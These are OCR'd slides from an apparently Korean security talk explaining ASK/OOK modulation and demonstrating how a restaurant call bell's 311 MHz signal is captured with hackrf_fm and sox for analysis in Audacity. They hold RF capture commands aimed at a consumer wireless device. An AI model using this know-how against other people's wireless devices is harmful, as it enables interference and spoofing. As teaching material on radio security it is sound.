
ASK 예시

- Amplitude-Shift Keying




ASK-OOK 예시

* ON-OFF Keying



ASK-OOK Modulation



DEMO TIME


철컹철컹..!

- 집에 아기가 있어요..

식당 호출벨 해킹 시연

호출벨 + 수신기 구매.. (with 법카)

무선 주파수 탐지




https://www.youtube.com/watch?v=Ov6QN6C8i38

관련 도구들


- hackrf_fm
  - RF signal dumper
- sox
  - Swiss army knife of sound processing
  - Apt-get install sox
  - Port install sox
- Audacity
  - Sound player

Wav 캡쳐


- # hackrf_fm -f 311000000 -s 2000000 | sox -t raw -r 2000000 -e signed-integer -b 16 -c 1 -V1 - call_bell.wav




신호 확대


callbell1
Click to Start Monitoring
2 (Stereo) Recording Ch...
내장 출력
1.410
1.430
1.450
1.470
1.490
1.510
1.530
1.550
선택 시작:
끝
길이
오디오 위치:
00 h 00 m 01 s+1012000 samples
00 h 00 m 00 s+0000693 samples
00 h 00 m 00 s+0000004
g to select audio, Command-Click to scrub, Command-Double-Click to scroll-scrub, Command-drag to seek


신호 확대


callbell1
Click to Start Monitoring
축소
2 (Stereo) Recording Ch...
내장 출력
1.445
1.450
1.455
1.460
1.465
1.470
1.475
선택 시작:
끝
길이
오디오 위치:
00 h 00 m 01 s+0927993 samples
00 h 00 m 00 s+0000004 samples

신호 해석

